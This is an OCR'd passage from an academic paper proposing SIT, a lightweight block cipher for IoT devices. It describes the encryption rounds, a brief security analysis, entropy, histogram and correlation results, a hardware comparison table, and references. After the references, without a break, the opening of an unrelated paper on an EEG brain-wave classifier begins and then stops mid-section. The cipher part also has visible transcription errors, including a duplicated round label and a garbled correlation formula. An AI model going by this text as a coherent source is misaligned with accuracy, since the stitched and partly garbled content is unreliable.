


Fig. 3: Encryption Process

The ***f***-function used in encryption is the same as of key expansion, comprised of swapping and substitution operations the details of which are discussed earlier in section III-A. Bitwise *XOR* function is applied between Ef_{l1} & Px_{32-47} to obtain Ro_{12} and Ef_{r1} & Px_{16-31} to obtain Ro_{13}.

$$Ro_{i,j} = \begin{cases} Px_{i,j} \bigodot K_i & ; \quad j = 1\&4 \\ Px_{i,j+1} \bigoplus Ef_{li} & ; \quad j = 2 \\ Px_{i,j-1} \bigoplus Ef_{ri} & ; \quad j = 3 \end{cases} \tag{12}$$

Finally a round transformation is made in such a way that for succeeding round Ro_{11} will become Px_{16-31}, Ro_{12} will become Px_{0-15}, Ro_{13} will become Px_{48-63} and Ro_{13} will become Px_{32-47} as shown in Fig. 3.

Same steps are repeated for the remaining rounds using equation (12). The results of final round are concatenated to obtain Cipher Text (Ct) as shown in equation (13).

$$Ct = R_{51} +\!\!\!+ R_{52} +\!\!\!+ R_{53} +\!\!\!+ R_{54} \tag{13}$$

IV. Security Analysis

The purpose of a cipher is to provide protection to the plaintext. The attacker intercepts the ciphertext and tries to recover the plain text. A cipher is considered to be broken if the enemy is able to determine the secret key. If the attacker can frequently decrypt the ciphertext without determining the secret key, the cipher is said to be partially broken. We assume that the enemy has complete access of what is being transmitted through the channel. The attacker may have some additional information as well but to assess the security of a cipher, the computation capability of the attacker must also be considered.

Since the proposed algorithm is a combination of feistel and uniform substitution -combination network, it benefits from existing security analysis. In the following a the existing security analysis of these two primitives are recalled and their relevancy with the proposed algorithm is discussed.

A. Linear and Differential Cryptanalysis

The ***f***-function is inspired by [64] whose cryptanalysis shows that differential and linear attacks does not have the succeed for complete cipher. The input and output correlation is very large if the linear approximation is done for two rounds. Also the round transformation is kept uniform which treats every bit in a similar manner and provides opposition to differential attacks.

B. Weak Keys

The ciphers in which the non-linear operations depend on the actual key value maps the block cipher with detectable weakness. Such case occurs in [65]. However proposed algorithm does not use the actual key in the cipher, instead the is first *XORed* and then fed to the ***f***-function. In the ***f***-function all the non-linearity is fixed and there is no limitation on the selection of key.

C. Related Keys

An attack can be made by performing cipher operations using unknown or partially known keys. The related key attack mostly relies upon either slow diffusion or having symmetry in key expansion block. The key expansion process of proposed algorithm is designed for fast and non-linear diffusion of cipher key difference to that of round keys.

D. Interpolation Attacks

These attacks are dependent upon the simple structures of the cipher components that may yield a rational expression with a handy complexity. The expression of the S-box of the proposed algorithm along with the diffusion layer makes such type of attack impracticable.

E. SQUARE Attack

This attack was presented by [64] to realize how efficiently the algorithm performs against it. The attack is able to recover one byte of the last key and the rest of keys can be recovered by repeating the attack eight times. However to be able to do so, the attack requires 2^8 key guesses by 2^8 plaintexts which is equal to 2^{16} S-box lookups.

V. Experimental Setup

A. Evaluation Parameters

To test the security strength of the proposed algorithm, the algorithm is evaluated on the basis of the following criterion. Key sensitivity, effect of cipher on the entropy, histogram and correlation of the image. We further tested the algorithm for computational resource utilization and computational complexity. For this we observe the memory utilization and total computational time utilized by the algorithm for the key generation, encryption and decryption.

1) Key Sensitivity: An encryption algorithm must be sensitive to the key. It means that the algorithm must not retrieve the original data if the key has even a minute difference from the original key. Avalanche test is used to evaluate the amount of alterations occurred in the cipher text by changing one bit of the key or plain text. According to Strict Avalanche Criterion SAC [66] if 50% of the bits are changed due to one bit change, the test is considered to be perfect. To visually observe this effect, we decrypt the image with a key that has a difference of only one bit from the correct key.

2) Execution Time: One of the fundamental parameter for the evaluation of the algorithm is the amount of time it takes to encode and decode a particular data. The proposed algorithm is designed for the IoT environment must consume minimal time and offer considerable security.

3) Memory Utilization: Memory utilization is a major concern in resource constrain IoT devices. An encryption algorithm is composed of several computational rounds that may occupy significant memory making it unsuitable to be utilized in IoT. Therefore the proposed algorithm is evaluated in terms of its memory utilization. Smaller amount of memory engagement will be favourable for its deployment in IoT.

4) Image Histogram: A method to observe visual effect of the cipher is to encrypt an image with the proposed algorithm and observe the randomness it produces in the image. To evaluate the generated randomness, histogram of the image is calculated. A uniform histogram after encryption depicts appreciable security.

5) Image Entropy: The encryption algorithm adds extra information to the data so as to make it difficult for the intruder to differentiate between the original information and the one added by the algorithm. We measure the amount of information in terms of entropy, therefore it can be said that higher the entropy better is the performance of security algorithm. To measure the entropy (H) for an image, equation (14) is applied on the intensity (I) values $P(I_i)$ being the probability of intensity value I_i.

$$H(I) = -\sum_{i=1}^{2^8} P(I_i)\log_b P(I_i) \tag{14}$$

6) Correlation: The correlation between two values is a statistical relationship that depicts the dependency of one value on another. Data points that hold substantial dependency has a significant correlation value. A good cipher is expected to remove the dependency of the cipher text from the original message. Therefore no information can be extracted from the cipher alone and no relationship can be drawn between the plain text and cipher text. This criterion is best explained by Shannon in his communication theory of secrecy systems [67].

In this experiment we calculated the correlation coefficient for original and encrypted images. The correlation coefficient γ is calculated using equation (15). For ideal cipher case γ should be equal to 0 and for the worst case γ will be equal to 1.

$$\gamma_{x,y} = \frac{cov(x,y)}{\sqrt{D(x)\sqrt{D(y)}}}, \quad with \quad D(x) \tag{15}$$

where $cov(x,y)$, $D(x)$ and $D(y)$ are covariance and variances of variable x and y respectively. The spread of values or variance of any single dimension random variable can be calculated using equation (16). Where $D(x)$ is the variance of variable x.

$$D(x) = \frac{1}{N}\sum_{i=1}^{N}(x_i - E(x))^2, \tag{16}$$

For the covariance between two random variables the equation (16) can be transformed into equation (17). Where $cov(x,y)$ is the covariance between two random variables x and y.

$$cov(x,y) = \frac{1}{N}\sum_{i=1}^{N}(x_i - E(x))(y_i - E(y)), \tag{17}$$

In equation (16) and (17) $E(x)$ and $E(y)$ are the expected values of variable x and y. The expectation can be calculated using equation (18).

$$E(x) = \frac{1}{N}\sum_{i=1}^{N} x_i, \tag{18}$$

where N is the total pixels of the image, $N = row \times col$, x is a vector of length N and x_i is the ith intensity values of the original image.

B. Results

The simulation of the algorithm is done to perform the standard tests including Avalanche and image entropy and histogram on Intel Core i7-3770@3.40 GHz processor using MATLAB®. To evaluate the performance in the real IoT environment we implemented the algorithm on ATmega 328 based Ardinuo Uni board as well. The memory utilization and execution time of the proposed algorithm is observed. The execution time is found to be 0.188 milliseconds and 0.187 milliseconds for encryption and decryption respectively, the proposed algorithm utilizes the 22 bytes of memory on ATmega 328 platform. We compare our algorithm with other algorithms being implemented on hardware as shown in table IV.

TABLE IV: Results for Hardware Implementations

CIPHER	DEVICE	Block Size	Key Size	Code Size	RAM	Cycles (enc)	Cycles (dec)
AES [68]	AVR	64	128	1570	-	2739	3579
HIGHT ([69])	AVR	64	128	5672	-	2964	2964
IDEA ([70])	AVR	64	80	596	-	2700	15393
KATAN ([70])	AVR	64	80	338	18	72063	88525
KLEIN ([70])	AVR	64	80	1268	18	6095	7658
PRESENT ([70])	AVR	64	128	1000	18	11342	13599
TEA ([70])	AVR	64	128	648	24	7408	7539
PRINCE ([71])	AVR	64	128	1574	24	3253	3293
SKIPJACK ([72]	Power TOSSIM	64	80	5230	328	17390	-
RC5 ([72]	Power TOSSIM	64	128	3288	72	70700	-
SIT	ATmega328	64	64	826	22	3006	2984

Block and key size is in bits while code and RAM is in bytes. The cycles include key expansions along with encryption and decryption.

The Avalanche test of the algorithm shows that a single bit change in key or plain text brings around 49% change in the cipher bits, which is close to the ideal 50% change. The results in Fig. 4 show that the accurate decryption is possible only if the correct key is used to decrypt image, else the image remains non recognizable. For a visual demonstration of avalanche test, the wrong key has a difference of just bit from the original key, the strength of the algorithm can be perceived from this result. To perform entropy and histogram tests we have chosen five popular 8-bits grey scale images. Further in the results of histogram in Fig. 5 for the original and encrypted image, the uniform distribution of intensities after the encryption is an indication of desired security. An 8-bits grey scale image can achieve a maximum entropy of 8 bits. From the results in table V, it can be seen that the entropy of all encrypted images is close to maximum, depicting an attribute of the algorithm.

Finally the correlation comparison in Fig. 6 illustrates the contrast between original and encrypted data. Original data, which in our case is an image can be seen to be highly correlated and detaining a high value for correlation coefficient. Whereas the encrypted image does not seem to have any correlation giving strength to our clause in section V-A6

TABLE V: Results for Correlation and Entropy

Image	Size	Correlation		Entropy	
		Original	Encrypted	Original	Encrypted
Lena	256 x 256	0.9744	0.0012	7.4504	7.9973
Baboon	256 x 256	0.8198	0.0023	7.2316	7.9972
Cameraman	256 x 256	0.9565	0.0012	7.0097	7.9973
Panda	256 x 256	0.9811	0.0022	7.4938	7.9971




Fig. 4: Image decryption and key sensitivity

VI. Future Work

For future research, the implementation of the algorithm on hardware and software in various computation and network environment is under consideration. Moreover, the algorithm can be optimized in order to enhance the performance according to different hardware platforms. Hardware like FPGA performs the parallel execution of the code, the implementation of the proposed algorithm on an FPGA is expected to provide high throughput. The scalability of algorithm can be exploited for




Fig. 5: Histogram comparison




Fig. 6: Correlation comparison

better security and performance by changing the number of rounds or the architecture to support different key length.

VII. Conclusion

In the near future Internet of Things will be an essential element of our daily lives. Numerous energy constrained devices and sensors will continuously be communicating with each other the security of which must not be compromised. For this purpose a lightweight security algorithm is proposed in this paper named as SIT. The implementation show promising results making the algorithm a suitable candidate to be adopted in IoT applications. In the near future we are interested in the detail performance evaluation and cryptanalysis of this algorithm on different hardware and software platforms for possible attacks.

References

[1] J. Gubbi, R. Buyya, S. Marusic, and M. Palaniswami, "Internet of things (iot): A vision, architectural elements, and future directions," *Future Generation Computer Systems*, vol. 29, no. 7, pp. 1645–1660, 2013.

[2] R. Want and S. Dustdar, "Activating the internet of things [guest editors' introduction]," *Computer*, vol. 48, no. 9, pp. 16–20, 2015.

[3] J. Romero-Mariona, R. Hallman, M. Kline, J. San Miguel, M. Major, and L. Kerr, "Security in the industrial internet of things," 2016.

[4] H. Suo, J. Wan, C. Zou, and J. Liu, "Security in the internet of things: a review," in *Computer Science and Electronics Engineering (ICCSEE), 2012 International Conference on*, vol. 3. IEEE, 2012, pp. 648–651.

[5] G. Ho, D. Leung, P. Mishra, A. Hosseini, D. Song, and D. Wagner, "Smart locks: Lessons for securing commodity internet of things devices," in *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*. ACM, 2016, pp. 461–472.

[6] D. Airehrour, J. Gutierrez, and S. K. Ray, "Secure routing for internet of things: A survey," *Journal of Network and Computer Applications*, vol. 66, pp. 198–213, 2016.

[7] D. Miorandi, S. Sicari, F. De Pellegrini, and I. Chlamtac, "Internet of things: Vision, applications and research challenges," *Ad Hoc Networks*, vol. 10, no. 7, pp. 1497–1516, 2012.

[8] L. Da Xu, "Enterprise systems: state-of-the-art and future trends," *IEEE Transactions on Industrial Informatics*, vol. 7, no. 4, pp. 630–640, 2011.

[9] P. Zhao, T. Peffer, R. Narayanamurthy, G. Fierro, P. Raftery, S. Kaam, and J. Kim, "Getting into the zone: how the internet of things can improve energy efficiency and demand response in a commercial building," 2016.

[10] Y. Li, M. Hou, H. Liu, and Y. Liu, "Towards a theoretical framework of strategic decision, supporting capability and information sharing under the context of internet of things," *Information Technology and Management*, vol. 13, no. 4, pp. 205–216, 2012.

[11] Z. Pang, Q. Chen, J. Tian, L. Zheng, and E. Dubrova, "Ecosystem

analysis in the design of open platform-based in-home healthcare terminals towards the internet-of-things," in *Advanced Communication Technology (ICACT), 2013 15th International Conference on*. IEEE, 2013, pp. 529–534.

[12] S. Misra, M. Maheswaran, and S. Hashmi, "Security challenges and approaches in internet of things," 2016.

[13] M. C. Domingo, "An overview of the internet of things for people with disabilities," *Journal of Network and Computer Applications*, vol. 35, no. 2, pp. 584–596, 2012.

[14] W. Qiuping, Z. Shunbing, and D. Chunquan, "Study on key technologies of internet of things perceiving mine," *Procedia Engineering*, vol. 26, pp. 2326–2333, 2011.

[15] H. Zhou, B. Liu, and D. Wang, "Design and research of urban intelligent transportation system based on the internet of things," in *Internet of Things*. Springer, 2012, pp. 572–580.

[16] B. Karakostas, "A dns architecture for the internet of things: A case study in transport logistics," *Procedia Computer Science*, vol. 19, pp. 594–601, 2013.

[17] H. J. Ban, J. Choi, and N. Kang, "Fine-grained support of security services for resource constrained internet of things," *International Journal of Distributed Sensor Networks*, vol. 2016, 2016.

[18] S. Khan, M. Ebrahim, and K. A. Khan, "Performance evaluation of secure force symmetric key algorithm," 2015.

[19] P. L. L. P. Pan Wang, Professor Sohail Chaudhry, S. Li, T. Tryfonas, and H. Li, "The internet of things: a security point of view," *Internet Research*, vol. 26, no. 2, pp. 337–359, 2016.

[20] M. Ebrahim, S. Khan, and U. Khalid, "Security risk analysis in peer 2 peer system; an approach towards surmounting security challenges," *arXiv preprint arXiv:1404.5123*, 2014.

[21] M. A. Simplicio Jr, M. V. Silva, R. C. Alves, and T. K. Shibata, "Lightweight and escrow-less authenticated key agreement for the internet of things," *Computer Communications*, 2016.

[22] L. Atzori, A. Iera, and G. Morabito, "The internet of things: A survey," *Computer networks*, vol. 54, no. 15, pp. 2787–2805, 2010.

[23] F. Xie and H. Chen, "An efficient and robust data integrity verification algorithm based on context sensitive," *way*, vol. 10, no. 4, 2016.

[24] S. Wang, Z. Zhang, Z. Ye, X. Wang, X. Lin, and S. Chen, "Application of environmental internet of things on water quality management of urban scenic river," *International Journal of Sustainable Development & World Ecology*, vol. 20, no. 3, pp. 216–222, 2013.

[25] T. Karygiannis, B. Eydt, G. Barber, L. Bunn, and T. Phillips, "Guidelines for securing radio frequency identification (rfid) systems," *NIST Special publication*, vol. 80, pp. 1–154, 2007.

[26] J. Wang, G. Yang, Y. Sun, and S. Chen, "Sybil attack detection based on rssi for wireless sensor network," in *2007 International Conference on Wireless Communications, Networking and Mobile Computing*. IEEE, 2007, pp. 2684–2687.

[27] S. Lv, X. Wang, X. Zhao, and X. Zhou, "Detecting the sybil attack cooperatively in wireless sensor networks," in *Computational Intelligence and Security, 2008. CIS'08. International Conference on*, vol. 1. IEEE, 2008, pp. 442–446.

[28] Y. Chen, J. Yang, W. Trappe, and R. P. Martin, "Detecting and localizing identity-based attacks in wireless and sensor networks," *IEEE Transactions on Vehicular Technology*, vol. 59, no. 5, pp. 2418–2434, 2010.

[29] S. Chen, G. Yang, and S. Chen, "A security routing mechanism against sybil attack for wireless sensor networks," in *Communications and Mobile Computing (CMC), 2010 International Conference on*, vol. 1. IEEE, 2010, pp. 142–146.

[30] L. Eschenauer and V. D. Gligor, "A key-management scheme for distributed sensor networks," in *Proceedings of the 9th ACM conference on Computer and communications security*. ACM, 2002, pp. 41–47.

[31] S. A. Kumar, T. Vealey, and H. Srivastava, "Security in internet of things: Challenges, solutions and future directions," in *2016 49th Hawaii International Conference on System Sciences (HICSS)*. IEEE, 2016, pp. 5772–5781.

[32] M. Katagi and S. Moriai, "Lightweight cryptography for the internet of things," *Sony Corporation*, pp. 7–10, 2008.

[33] M. Ebrahim, S. Khan, and S. S. U. H. Mohani, "Peer-to-peer network simulators: an analytical review," *arXiv preprint arXiv:1405.0400*, 2014.

[34] C. H. Lim and T. Korkishko, "mcrypton–a lightweight block cipher for security of low-cost rfid tags and sensors," in *Information Security Applications*. Springer, 2005, pp. 243–258.

[35] C. H. Lim, "Crypton: A new 128-bit block cipher," *NIsT AEs Proposal*, 1998.

[36] D. Engels, M.-J. O. Saarinen, P. Schweitzer, and E. M. Smith, "The hummingbird-2 lightweight authenticated encryption algorithm," in *RFID. Security and Privacy*. Springer, 2011, pp. 19–31.

[37] D. Engels, X. Fan, G. Gong, H. Hu, and E. M. Smith, "Ultra-lightweight cryptography for low-cost rfid tags: Hummingbird algorithm and protocol," *Centre for Applied Cryptographic Research (CACR) Technical Reports*, vol. 29, 2009.

[38] K. Zhang, L. Ding, and J. Guan, "Cryptanalysis of hummingbird-2." *IACR Cryptology ePrint Archive*, vol. 2012, p. 207, 2012.

[39] P. Ganesan, R. Venugopalan, P. Peddabachagari, A. Dean, F. Mueller, and M. Sichitiu, "Analyzing and modeling encryption overhead for sensor network nodes," in *Proceedings of the 2nd ACM international conference on Wireless sensor networks and applications*. ACM, 2003, pp. 151–159.

[40] B. Schneier, *Applied cryptography: protocols, algorithms, and source code in C*. john wiley & sons, 2007.

[41] X. Lai, "On the design and security of block ciphers," Ph.D. dissertation, Diss. Techn. Wiss ETH Zürich, Nr. 9752, 1992. Ref.: JL Massey; Korref.: H. Bühlmann, 1992.

[42] D. J. Wheeler and R. M. Needham, "Tea, a tiny encryption algorithm," in *Fast Software Encryption*. Springer, 1994, pp. 363–366.

[43] E. Brickell, D. Denning, S. Kent, D. Maher, and W. Tuchman, "The skipjack algorithm," *Jul*, vol. 28, pp. 1–7, 1993.

[44] E. Souto, D. Sadok, J. Kelner *et al.*, "Evaluation of security mechanisms in wireless sensor networks," in *null*. IEEE, 2005, pp. 428–433.

[45] A. E. Standard, "Federal information processing standards publication 197," *FIPS PUB*, pp. 46–3, 2001.

[46] D. J. Wheeler and R. M. Needham, "Correction to xtea," *Unpublished manuscript, Computer Laboratory, Cambridge University, England*, 1998.

[47] J. Lee, K. Kapitanova, and S. H. Son, "The price of security in wireless sensor networks," *Computer Networks*, vol. 54, no. 17, pp. 2967–2978, 2010.

[48] B. Ray, S. Douglas, S. Jason, T. Stefan, W. Bryan, and W. Louis, "The simon and speck families of lightweight block ciphers," Cryptology ePrint Archive, Report./404, Tech. Rep., 2013.

[49] T. Mourouzis, G. Song, N. Courtois, and M. Christofii, "Advanced differential cryptanalysis of reduced-round simon64/128 using large-round statistical distinguishers," 2015.

[50] S. Khan, M. S. Ibrahim, K. A. Khan, and M. Ebrahim, "Security analysis of secure force algorithm for wireless sensor networks," *arXiv preprint arXiv:1509.00981*, 2015.

[51] J. Daemen, R. Govaerts, and J. Vandewalle, "A new approach to block cipher design," in *International Workshop on Fast Software Encryption*. Springer, 1993, pp. 18–32.

[52] A. Biryukov, L. Perrin, and A. Udovenko, "Reverse-engineering the s-box of streebog, kuznyechik and stribobr1," in *Annual International Conference on the Theory and Applications of Cryptographic Techniques*. Springer, 2016, pp. 372–402.

[53] A. Bogdanov, L. R. Knudsen, G. Leander, C. Paar, A. Poschmann, M. J. Robshaw, Y. Seurin, and C. Vikkelsoe, "Present: An ultra-lightweight block cipher," in *International Workshop on Cryptographic Hardware and Embedded Systems*. Springer, 2007, pp. 450–466.

[54] J. L. Massey, "Safer k-64: A byte-oriented block-ciphering algorithm," in *International Workshop on Fast Software Encryption*. Springer, 1993, pp. 1–17.

[55] V. Rijmen, J. Daemen, B. Preneel, A. Bosselaers, and E. De Win, "The cipher shark," in *International Workshop on Fast Software Encryption*. Springer, 1996, pp. 99–111.

[56] J. Daemen, L. Knudsen, and V. Rijmen, "The block cipher square," in *International Workshop on Fast Software Encryption*. Springer, 1997, pp. 149–165.

[57] M. Ebrahim and C. W. Chong, “Secure force: A low-complexity cryptographic algorithm for wireless sensor network (wsn),” in *Control System, Computing and Engineering (ICCSCE), 2013 IEEE International Conference on*. IEEE, 2013, pp. 557–562.

[58] B. Schneier, “Description of a new variable-length key, 64-bit block cipher (blowfish),” in *International Workshop on Fast Software Encryption*. Springer, 1993, pp. 191–204.

[59] K. Aoki, T. Ichikawa, M. Kanda, M. Matsui, S. Moriai, J. Nakajima, and T. Tokita, “Camellia: A 128-bit block cipher suitable for multiple platformsdesign andanalysis,” in *International Workshop on Selected Areas in Cryptography*. Springer, 2000, pp. 39–56.

[60] D. Coppersmith, “The data encryption standard (des) and its strength against attacks,” *IBM journal of research and development*, vol. 38, no. 3, pp. 243–250, 1994.

[61] R. Chandramouli, S. Bapatla, K. Subbalakshmi, and R. Uma, “Battery power-aware encryption,” *ACM Transactions on Information and System Security (TISSEC)*, vol. 9, no. 2, pp. 162–180, 2006.

[62] S. Khan, M. S. Ibrahim, H. Amjad, K. A. Khan, and M. Ebrahim, “Fpga implementation of 64 bit secure force algorithm using full loop-unroll architecture,” in *2015 IEEE International Conference on Control System, Computing and Engineering (ICCSCE)*. IEEE, 2015, pp. 1–6.

[63] S. Khan, M. S. Ibrahim, M. Ebrahim, and H. Amjad, “Fpga implementation of secure force (64-bit) low complexity encryption algorithm,” *International Journal of Computer Network and Information Security*, vol. 7, no. 12, p. 60, 2015.

[64] P. Barreto and V. Rijmen, “The khazad legacy-level block cipher,” *Primitive submitted to NESSIE*, vol. 97, 2000.

[65] J. Daemen, “Cipher and hash function design strategies based on linear and differential cryptanalysis,” Ph.D. dissertation, Doctoral Dissertation, March 1995, KU Leuven, 1995.

[66] A. Webster and S. E. Tavares, “On the design of s-boxes,” in *Conference on the Theory and Application of Cryptographic Techniques*. Springer, 1985, pp. 523–534.

[67] C. E. Shannon, “Communication theory of secrecy systems,” *Bell system technical journal*, vol. 28, no. 4, pp. 656–715, 1949.

[68] B. Poettering, “Rijndaelfurious aes-128 implementation for avr devices (2007),” 2013.

[69] T. Eisenbarth, Z. Gong, T. Güneysu, S. Heyse, S. Indesteege, S. Kerckhof, F. Koeune, T. Nad, T. Plos, F. Regazzoni *et al.*, “Compact implementation and performance evaluation of block ciphers in attiny devices,” in *International Conference on Cryptology in Africa*. Springer, 2012, pp. 172–187.

[70] ——, “Compact implementation and performance evaluation of block ciphers in attiny devices,” in *International Conference on Cryptology in Africa*. Springer, 2012, pp. 172–187.

[71] W. K. Koo, H. Lee, Y. H. Kim, and D. H. Lee, “Implementation and analysis of new lightweight cryptographic algorithm suitable for wireless sensor networks,” in *Information Security and Assurance, 2008. ISA 2008. International Conference on*. IEEE, 2008, pp. 73–76.

[72] T. Eisenbarth, S. Kumar, C. Paar, A. Poschmann, and L. Uhsadel, “A survey of lightweight-cryptography implementations,” *IEEE Design & Test of Computers*, vol. 24, no. 6, pp. 522–533, 2007.

An Online Synchronous Brain Wave Signal Pattern Classifier with Parallel Processing Optimization for Embedded System Implementation

Bruno Senzio-Savino
Mohammad Reza Alsharif
Department of Information Technologies
University of the Ryukyus
1 Senbaru, Nishihara,
Okinawa 903-0213, Japan

Carlos E. Gutierrez
Neural Computation Unit
Okinawa Institute of
Science and Technology
1919-1 Tancha, Onna, Kunigami District,
Okinawa 904-0495, Japan

Kamaledin Setarehdan
Control and Intelligent Processing
Center of Excellence
School of Electrical
and Computer Engineering
College of Engineering
University of Tehran, Tehran, Iran

Abstract—**Commercial Brain Computer Interface applications are currently expanding due to the success of widespread dissemination of low cost devices. Reducing the cost of a traditional system requires appropriate resources, such as proper software tools for signal processing and characterization. In this paper, a methodology for classifying a set of attention and meditation brain wave signal patterns is presented by means of unsupervised signal feature clustering with batch Self-Organizing Maps (b-SOM) and supervised classification by Support Vector Machine (SVM). Previous research on this matter did not combine both methods and also required an important amount of computation time. With the use of a small square neuron grid by b-SOM and an RBF kernel SVM, a well delimited classifier was obtained. The recognition rate was 70% after parameter tuning. In terms of optimization, the parallel b-SOM algorithm reduced drastically the computation time, allowing online clustering and classification for full length input data.**

Keywords*—*Brain Computer Interface; batch SOM; SVM; Parallel-processing

I. Commercial Brain Computer Interface: Trend and Vision

Brain Computer Interface (BCI) is a technology that introduces for the first time the direct interaction between a person and his or her brain activity. Currently, the use of commercial BCI devices has become a trend in different research fields, like Human Augmentation, IoT, Neuroscience and Machine Learning. The success of widespread dissemination of commercial BCI devices depends on reducing the barriers to acquire and using these systems. These requirements entails several challenges that relate mainly to cost and ease of use[1]. There have been great achievements in reliable Electroencephalogram (EEG) signal acquisition with the use of newer commercial grade biosignal amplifiers that are almost equal to medical grade BCI equipment[2]. By 2025, a wide array of applications will use brain signals as an important source of information. People will be supported in choosing the best time for making difficult and important decisions. People working in safety-relevant fields will be capable of anticipating fatigue, and authorities may find good (evidence-based) reasons to incorporate such applications in regulations. Game, health, education, and lifestyle companies will link brain and other biosignals with useful applications in a broad community[3]. Although there are different methods for brain wave signal extraction, EEG provides and easier way to adjust for everyday usage. It has both low spatial and time resolution for a non-invasive brain wave signal acquisition technique.

A. User-centered BCI Applications

